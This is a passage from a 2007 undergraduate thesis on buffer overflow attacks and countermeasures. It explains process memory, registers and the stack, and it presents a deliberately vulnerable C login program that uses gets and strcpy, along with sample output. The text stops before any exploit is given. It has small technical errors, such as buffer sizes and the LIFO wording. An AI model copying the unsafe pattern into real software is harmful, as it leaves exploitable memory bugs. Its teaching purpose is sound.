BUFFER OVERFLOW ATTACKS
&
COUNTERMEASURES

A THESIS SUBMITTED IN PARTIAL FULFILLMENT
OF THE REQUIREMENTS FOR THE DEGREE OF

Bachelor of Technology
in
Computer Science and Engineering

By

Utsav Saraf : 10306003
&
Sandeep Kumar Gupta : 10306002

Department of Computer Science and Engineering
National Institute of Technology
Rourkela
2007

BUFFER OVERFLOW ATTACKS

&

COUNTERMEASURES

A THESIS SUBMITTED IN PARTIAL FULFILLMENT
OF THE REQUIREMENTS FOR THE DEGREE OF

Bachelor of Technology

in

Computer Science and Engineering

By

Utsav Saraf : 10306003

&

Sandeep Kumar Gupta : 10306002

Under the Guidance of

Prof. Bansidhar Majhi

Department of Computer Science and Engineering

National Institute of Technology

Rourkela

2007

National Institute of Technology

Rourkela

CERTIFICATE

This is to certify that the thesis entitled, "**Buffer Overflow Attacks & Countermeasures"** submitted by **Sri Utsav Saraf, Roll no: 10306003** and **Sri Sandeep Kumar Gupta, Roll No:10306002** in partial fulfillments for the requirements for the award of **Bachelor of Technology** Degree in **Computer Science and Engineering** at National Institute of Technology, Rourkela (Deemed University) is an authentic work carried out by him under my supervision and guidance.

To the best of my knowledge, the matter embodied in the thesis has not been submitted to any other University / Institute for the award of any Degree or Diploma.

Date: 05-05-2007

Dr. B. Majhi
Dept. of Computer Science & Engineering
National Institute of Technology
Rourkela - 769008

ACKNOWLEDGEMENT

We wish to express our deep sense of gratitude and indebtedness to Prof. B. Majhi, Department of Computer Science and Engineering, N.I.T Rourkela for introducing the present topic and for his inspiring guidance, constructive criticism and valuable suggestion throughout this project work.

We would like to express our gratitude to Prof. S.K.Jena (Head of the Department), Prof. S.K.Rath, Prof. R.Baliarsingh, Prof. A.K. Turuk, Prof. D.P.Mohapatra, Prof. B.D.Sahoo and Prof. S.Chinara, for their valuable suggestions and encouragements at various stages of the work.

We are also thankful to all staff members of Department of Computer Science and Engineering, NIT Rourkela.

We feel a deep sense of gratitude for our parents who formed a part of our vision and taught us the good things that really matter in life.

We would like to thank our brothers, sisters and other family members for their support.

Last but not least, our sincere thanks to all our friends who have patiently extended all sorts of help for accomplishing this undertaking.

Date: 05th May 2007

Utsav Saraf
10306003

Sandeep Kumar Gupta
10306003

ABSTRACT

Often security website' headlines read: "Buffer overflow in vendor's product allows intruders to take over computer!" What can software engineering education do about this situation? In this document we have tried to point out how dangerous buffer overflow attacks can be and the amount of damage they are capable of incurring. We have shown several vulnerable applications both past as well as recent. The objective of this study is to take one inside the buffer overflow attack and bridge the gap between the "descriptive account" and the "technically intensive account". The intent is to provide a logical, detailed, and technical explanation of the buffer overflow problem and the exploit that can be well understood by all. We have successfully coded several exploits and developed programs to demonstrate the effectiveness of such attacks.

Contents

1 Introduction to Buffer Overflows. 10

2 Process memory organization 12

2.1 What is Stack?. 13

2.2 Why do we use a Stack?. 14

2.3 The Stack region. 14

3 The Buffer Overflow. 16

3.1 Structure and Management of Program Memory. 17

3.1.1 Registers. 19

3.1.2 The Stack. 21

3.2 Stack Operations with C/C++. 23

3.2.1 The Method. 26

3.2.2 The Demonstration Code. 27

3.2.3 System Processes and Privileges. 31

4 Types of Buffer Overflows. 33

4.1 Stack Overflows. 34

4.2 Heap Overflows. 42

4.3 Heap vs Stack based Overflows. 42

5 Countermeasures. 44

5.1 Traditional Defenses. 45

5.2 Recent Defenses. 46

5.3 Disabling Stack Execution. 46
5.4 Safer C Library Support. 47
5.5 Compiler Techniques. 49
5.6 Using the /GS Compiler Switch to Detect Buffer Overruns. 50

6 Some Dangerous Vulnerabilities. 52
6.1 Microsoft IIS Vulnerability Details. 53
6.1.1 How the exploit works? 53
6.1.2 Jill exploit step by step in the wild. 54
6.1.3 How to use the exploit?. 57
6.1.4 Identifying the victim. 57
6.1.5 Finding the victim. 57
6.1.6 Setup the Netcat listener. 58
6.1.7 Attack the web server. 58
6.1.8 Signature of the attack. 58
6.1.9 How to prevent it? 59
6.2 Microsoft Outlook Express Vulnerability. 62
6.3 Windows Ani files vulnerability. 62
6.4 Code Red. 63

7 A Sample Program developed by us to demonstrate a Stack Overflow and its Consequences 65

8 Conclusions. 71

9 References. 73

List of Tables

3.1 Register sets and their functions 20

List of Figures

2.1 Process Memory Organzation. 13

3.1 The structure of program memory. 18

3.2 The 80386 32-bit Register set. 19

3.3 The Push Operation. 21

3.4 The Push Operation. 22

3.5 The Pop Operation. 22

3.6 The Post execution stack. 25

3.7 Stack Buffer Overflow. 31

6.8 Stateful Inspection firewall Scenario. 56

CHAPTER 1

INTRODUCTION

On november 2, 1988 a new form of threat appeared with the Morris Worm, also known as the Internet Worm. This famous event caused heavy damages on the internet, by using two common UNIX programs, *sendmail* and *fingerd.* This was possible by exploiting a buffer overflow in fingerd. This is probably one of the most outstanding attacks based on buffer overflows. This kind of vulnerability has been found on largely spread and used daemons such as bind, wu-ftpd, or various telnetd implementations, as well as on applications such as Oracle or MS Outlook Express. The variety of vulnerable programs and possible ways to exploit them make clear that buffer overflows represent a real threat. Generally, they allow an attacker to get a shell on a remote machine, or to obtain superuser rights. Buffer overflows are commonly used in remote or local exploits.

The first aim of this document is to present how buffer overflows work and may compromise a system or a network security, and to focus on some existing protection solutions. Finally, we will try to point out the most interesting sets to secure an environment.


Most of the exploits based on buffer overflows aim at forcing the execution of malicious code, mainly in order to provide a root shell to the user. The principle is quite simple: malicious instructions are stored in a buffer, which is overflowed to allow an unexpected use of the process, by altering various memory sections.

Thus, we will introduce in this document the way a process is mapped in the machine memory, as well as the buffer notion; then we will focus on two kinds of exploits based on buffer overflow: stack overflows and heap overflows.

CHAPTER 2

PROCESS MEMORY ORGANIZATION

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a segmentation violation. The data region contains initialized and un-initialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.



2.1 What Is A Stack?

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a LIFO. Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

2.2 Why Do We Use A Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the procedure or function. From one point of view, a procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack. The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

2.3 The Stack Region

A stack is a contiguous block of memory containing data. A register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call. Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (SP) is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack.

In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change.

Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Furthermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently.

CHAPTER 3

THE BUFFER OVERFLOW

A buffer overflow is very much like pouring ten ounces of water in a glass designed to hold eight ounces. Obviously, when this happens, the water overflows the rim of the glass, spilling out somewhere and creating a mess. Here, the glass represents the buffer and the water represents application or user data. Let's look a simple C/C++ code snippet that overruns a buffer. In this function we have a buffer capable of holding eight ASCII characters. Assuming we are on a 32-bit system, this means 16 bytes of memory have been allocated to the buffer. We then place the buffer in an initialization loop and forcefeed 15 "x" characters into it through programming error. Obviously they are not all going to fit, and nine of them must spill over into some other memory area like the water overflows its glass. Notice there is no code in this function to check the bounds of the array or to prevent this programming error from occurring. Under most conditions, the overrun of a buffer does not present a security problem in itself. Typically, a segmentation fault will occur and the program will terminate with a core dump. The buffer overflow itself really is that simple. As we shall soon see though, identifying and exploiting the vulnerability complicates matters very quickly.


```
void authenticate ( void )
{
	char buffer1[8];
	Int I;

	for ( I = 0; I < 16; I++ )
	{
		buffer1[ I ] = 'x';
	}
}
```

3.1 Structure and Management of Program Memory

Any application or program can logically be divided into the two basic parts of *text* and *data*. Text is the actual read-only program code in machine-readable format, and data is the information that the text operates on as it executes instructions. Text data resides in the lower areas of a processes memory allocation. Several instances of the same program can share this memory area. Data, in turn, can be divided into the three logical parts of *static*, *stack*, and *heap* data. The distinction between these types is dependant on when and how the memory is allocated, and where it is stored or located.

When an executable is first loaded by the operating system, the text segment is loaded into memory first. The data segments then follow. Figure 1 demonstrates these relationships. Static data, located above and adjacent to the text data, is pre-known information whose storage space is compiled into the program. This memory area is normally reserved for global variables and static C++ class members. Static data can be in either an initialized or uninitialized state. Heap data, located above and adjacent to static data, is allocated at runtime by the C language functions *malloc()* and *calloc(),* and by the C++ *new* operator. The heap grows up from a lower memory address to a higher memory address.

Figure 1
The Structure of Program Memory



The stack is an actual data structure in memory, accessed in LIFO (last-in, first-out) order. This memory segment, located above and adjacent to heap data, grows down from a higher memory address to a lower memory address. Like heap data, stack data is also allocated at runtime. The stack is like a “scratch pad” that temporarily holds a function’s parameters and local variables, as well as the return address for the next instruction to be executed. This return address is of prime importance as it represents executable code sitting on the stack waiting for its turn to execute.

A thorough understanding of the stack and how it functions and performs is essential to understanding how buffer overflow vulnerabilities can be used and exploited for devious and malicious purposes. This being the case, we need to explore the stack and the stack segment in a little more detail. To do this, we will take a temporary and adventurous detour down to the hardware level and into the bowels of the Intel 80386 CPU. Let's begin with the CPU Registers.

3.1.1 Registers

Registers are either 16 or 32 bit7 high-speed storage locations directly inside the CPU, designed for high-speed access. For the purposes of discussion, registers can be grouped into the four categories of Data, Segment, Index, and Control (See Table I). Certainly, there are some terms here that should seem somewhat familiar. The completeregister set is illustrated in Figure 2.




Table 3.1

Category	Register	Function
Data	EAX (accumulator) EBX (base) ECX (counter) EDX (data)	Used for arithmetic and data movement. Each register can be addressed as either a 16 or 32 bit value. EBX can hold the address of a procedure or variable.
Segment	CS (code segment) DS (data segment) SS (stack segment) ES (extra segment) FS & GS	Used as base locations for program instructions, data and the stack. All references to memory involve a segment register used as a base location.
Index	EBP (base pointer) ESP (stack pointer) ESI (source index) EDI (destination index)	Contain the offsets of data and instructions. The term offset refers to the distance of a variable or instruction from its base segment. The stack pointer contains the offset of the top of the stack
Control	EIP (instruction pointer) EFLAGS	The instruction pointer always contains the offset of the next instruction to be executed within the current code segment.

For instance, the segment registers CS, DS, ES, and SS used as base locations for program instructions (text data), data (static and heap data), and the stack (stack data). The index registers EBP and ESP contain offset references to the code, data, and stack registers. They are, in effect, a compass or positioning service that allows the program to keep track of exactly where all of its data and instructions are located.

The data registers contain actual data bits and are used for the movement and manipulation of this data. EBX is particularly useful for holding the address of a function or variable. EBX plays a crucial role in the exploitation of a buffer overrun. The control

registers are bit-wise storage units used to alert the program or CPU of critical states or conditions, within the data or the program itself. EIP is of special importance in that it contains the address of the next instruction to be executed. Again, this is a crucial element in the exploitation of the buffer overrun.

3.1.2 The Stack

Our primary interest, of course, is the stack. Let's look at this data structure a bit closer and see how it relates to and interfaces with the registers. We are forced to look at a little assembly language code at this point, but as you shall see, it is really not all that frightening. As mentioned earlier, the stack is a special memory buffer outside of the CPU used as a temporary holding area for addresses and data. The stack resides inside of the stack segment. Each 16-bit location on the stack is pointed at by the ESP register, or stack pointer. The stack pointer, in turn, holds the address of the last data element to be added to, or *pushed* onto the stack. It is important to note that the push operation pushes data backwards onto the stack. This is what causes stack memory to grow downward, or grow toward the lower memory addresses. Now this can truly be confusing and make one's head spin, but it must be understood to execute an attack on the stack. So please, just hang tight. Conversely, the last value added to the stack is also the first one to be removed, or *popped* from the stack. Hence, the stack is a LIFO (first-in, last-out) data structure. For clarity, let's illustrate this.




Figure 3
The PUSH Operation

A push operation copies a value onto the stack. When a new value is pushed, ESP (the stack pointer) is decremented. ESP always points to the last value pushed. The *PUSH* instruction is used to accomplish this (Figure 3). The PUSH instruction does not change the contents of EAX, but rather it copies the contents of EAX onto the stack. As more values are pushed, the stack continues to grow downward in memory (Figure 4).

Figure 4
The PUSH Operation





Figure 5
The POP Operation



A pop operation removes a value from the top of the stack and places it in a register or variable. After the value is popped from the stack, the stack pointer is incremented to point to the previous value on the stack. The *POP* instruction is used to accomplish this (Figure 5). Now that we have seen how the stack works at the assembler and machine code level, let's examine this same process from above using C/C++ code.

3.2 Stack Operations with C/C++

We have now seen how memory is allocated when an executable is first loaded. We have also looked specifically at the stack segment, how a program pushes and pops runtime data to it and from it, and how the stack pointer (ESP) holds the address of the last data element added to the top of the stack. This is all well and good, but it has provided little insight into how buffer overruns are used and exploited. That being the case, it is now time to roll up our sleeves and get down to some serious business. Needless to say, though, this is where things start to get a bit messy and complicated.

Enter the stack frame pointer (SFP). The frame pointer always points to a fixed location within the stack frame. Technically speaking, any parameters or local variables that are pushed onto the stack could be referenced by their offsets from the stack pointer (ESP). However, due to the dynamic nature of the stack, these offsets are provided their own reference and are normally stored in the EBP (base pointer) register. In the CPU, this is accomplished by assembly instructions involving both the SFP and EBP. Consequently, function parameters pushed onto the stack will have positive offsets from SFP, while local variables will have negative offsets from SFP. When a function is invoked in the C/C++ language, variables already on the stack must be saved, and space for any new variables must be allocated. The opposite is true when a function exits. When this happens, the prior SFP is pushed onto the stack and a new is SFP is created. ESP then operates with reference to the new local variables.

Let's illustrate with some actual code to limit the mass confusion that must be setting in now. It's amazing the damage just a few lines of code can do. At this moment, we are only concerned with the sequential order compiled C/C++ code pushes data onto the stack. From this, we may glean some ideas for potential exploits. So let's take a look.

The authenticate() function (shown below) is anything but hypothetical. It's going to do some real work for us. However, it has been temporarily modified so we can learn from it. Authenticate() is designed to authenticate a user attempting to "login" to a

computer system. Access is then either permitted or denied. Authenticate() accepts two string pointers as arguments (passed in as parameters). The two 16 byte parameters consist of a password entered by the user, and a password obtained from the system, presumable either from the SAM database in Windows NT or the /etc/passwd (/etc/shadow/) in UNIX.

```
void authenticate ( char * string1, char * string2 )
{
      char buffer1[8];
      char buffer2[8];

      printf ("The address of string2 is %x.\n", &string2 );
      printf ("The address of string1 is %x.\n", &string1 );
      printf ("The address of buffer1 is %x.\n", &buffer1 );
      printf ("The address of buffer2 is %x.\n", &buffer2 );

      strcpy ( buffer1, string1 );
      strcpy ( buffer2, string2 );
}
```


Additionally, authenticate() contains two local 16 byte data buffers into which the password parameter values will copied. Through a little programming trickery we can actually watch the parameter values and local buffers be pushed onto the stack. The compiled assembler code, minus the printf() statements, appears as follows:

```
push $2              ; push authenticate() argument 2
push $1              ; push authenticate() argument 1
call authenticate    ; call authenticate() and push EIP onto the stack
push %ebp            ; push frame pointer onto the stack
mov %esp,%ebp        ; copy ESP into EBP creating new  frame pointer (FP)
sub $16,%esp         ; allocate local variable space by subtracting size from ESP
```

When executed, this code first pushes the two arguments to authenticate() backwards onto the stack. It then calls authenticate(). The instruction *CALL* then pushes the instruction pointer (EIP) onto the stack. Authenticate() is now free to execute on its own. First, it pushes the stack frame pointer onto the stack. The current stack pointer (ESP) is then copied into EBP, making it the new frame pointer (SFP). Next, memory space is allocated to the local buffers by subtracting their size from ESP. Finally, the printf() functions kick-in to verify that indeed this is what is occurring on the stack. Here is what we see when we run this block of code:

```
The address of string2 is 12fdd8.
The address of string1 is 12fdd4.
The address of buffer1 is 12fdc0.
The address of buffer2 is 12fdb0.
```

What we expected would happen, in fact, did happen. First, parameter 2 (char pointer string2) is pushed onto the top of the stack at address 0x12fdd8, thereby assuming the highest memory address. Next, we see parameter 1 (char pointer string1) pushed onto the top of the stack, but backwards from parameter 2. Since the stack grows downward toward lower memory address, we should expect parameter 1 to hold a lower memory address. In fact, it holds address value 0x12fdd4, exactly four bytes down for parameter 214. Next, although not exposed here, instruction pointer (EIP) and the stack frame pointer (EBP) are each pushed in respective order. Finally, memory for the two local buffers is allocated on the stack. With the stack continuing to grow downward, buffer1 takes address 0x12fdc0, and again as expected, buffer2 grabs address 0x12fdb0 at the top of the stack, exactly 16 bytes down from buffer1. To simplify this dribble and put everything in proper perspective, let's diagram the stack as it exits in its present condition (Figure 6). What we have here is a stack just waiting to be "smashed".



3.2.1 The Method

For a buffer overrun attack to be possible and be successful, the following events must occur, and in this order:

1. A buffer overflow vulnerability must be found, discovered, or identified.
2. The size of the buffer must be determined.
3. The attacker must be able to control the data written into the buffer.
4. There must be security sensitive variables or executable program instructions stored below the buffer in memory.
5. Targeted executable program instructions must be replaced with other executable instructions.

Let's look at each of these five conditional steps individually.

Step 1: Discovery and Identification

There are four primary means by which discovery or identification may take place:

1. By the reporting of others, albeit by white hat security alert or bulletin, or through the black hat underground.
2. By scrutinizing source code.
3. By accident or stroke of luck.
4. By brute trial and error, utilizing intentional and systematic means.

The first two means are quite obvious and warrant no discussion here. Accidental discovery may often be unrecognized as such, with the end result being a "crash dump" of the UNIX or NT system, or the proverbial MessageBox informing the Windows user that their program has either performed "an illegal operation and will be shutdown", or their program "instruction referenced memory that could not be read". However, the savvy or devious minded user might take notice of the potential significance and investigate further by employing brute trial and error through intentional and systematic means. Trial and error tactics might be used from the start by those who have far too much time on their hands. The trail and error process literally involves the repetitive feeding of varying length input into a program or application. By chance, if the "your program has performed an illegal operation and will be shutdown" or "your program instruction referenced memory that could not be read" message arises, then "Bingo!! At this point, additionally investigation through yet more trial and error is required to determine if indeed a buffer overrun has been discovered. Once the overrun is confirmed, the real brainwork begins.

3.2.2 The Demonstration Code

This may be a good time to break out the full version of our demonstration program and begin illustrating the exploit procedure. Earlier we were introduced to the authenticate() function for illustrating stack operation. Here is the entire code block for the program authenticate.exe:

Authnticate.exe is a simple program, and quite frankly, one exactly like it is not likely to be found in a production environment. Let's hope not anyway. However, it should prove more than adequate to show us how a hacker works on an unchecked buffer. Here is how the program works.


```
int main ()
{
    char name[8];
    char etc_passwd[8];
    char password[8];

    // retireive the user information
    printf( "Enter your name: " );
    gets( name );
    etc_passwd = get_password ( name );
    printf( "Enter your password: " );
    gets( password );
    printf( "Your name and password entires were %s and %s.", name, password );
    printf( "The password for %s in the /etc/shadow file is %s.", name, etc_passwd );

    // call procedure to check login authorization
    authenticate ( password, etc_password );
    return 0;
}
void authenticate ( char * string1, char * string2 )
{
    char buffer1[8];
    char buffer2[8];
    strcpy ( buffer1, string1 );
    strcpy ( buffer2, string2 );

    if ( strcmp ( buffer1, buffer2 ) == 0 ) permit();
}
```

First, main() allocates three array variables to contain the information necessary to authenticate a user logging into to a computer system. The program requests that the user input their name and password. This information is obtained by calling the notoriously flawed subset gets() function. Once main() has the users "username" in hand, it calls the function get_password() to acquire the expected authenticating "password" from the system database. It then passes the "input password" and the "system password" to our old friend authenticate() for further processing. Next, authenticate()

promptly copies the two password values into their respective buffers using the flawed strcpy() function. Finally, the contents of the two buffers are compared by calling the flawed strcmp() function. If the two values match, the user is authorized, and they are permitted to use the system. Now, let's run it.

```
d:\GIAC\Practicals\Security Essentials\Buffer Overflow\Release\Buffer Overflow.exe
Enter your name: mark
Enter your password: passwd

The password for mark in the /etc/shadow file is passwd.
Your name and password entires were mark and passwd.

buffer1 is passwd.
buffer2 is passwd.

The user has been successfully authenticated.

Press [ENTER] to exit._
```

Seems to work pretty good. As you can see, the user entered the username of "mark" and the password of "passwd". This matched the entries in the /etc/shadow file, and the user was successfully authenticated. So, what's the problem? To answer this question, let's back track to Step 1 (Discovery and Identification) of the buffer overrun attack, and begin feeding varying length input into the program's password request. And Bingo!! We hit pay dirt.



We just overran a buffer and discovered an overflow vulnerability. Now Step 2.

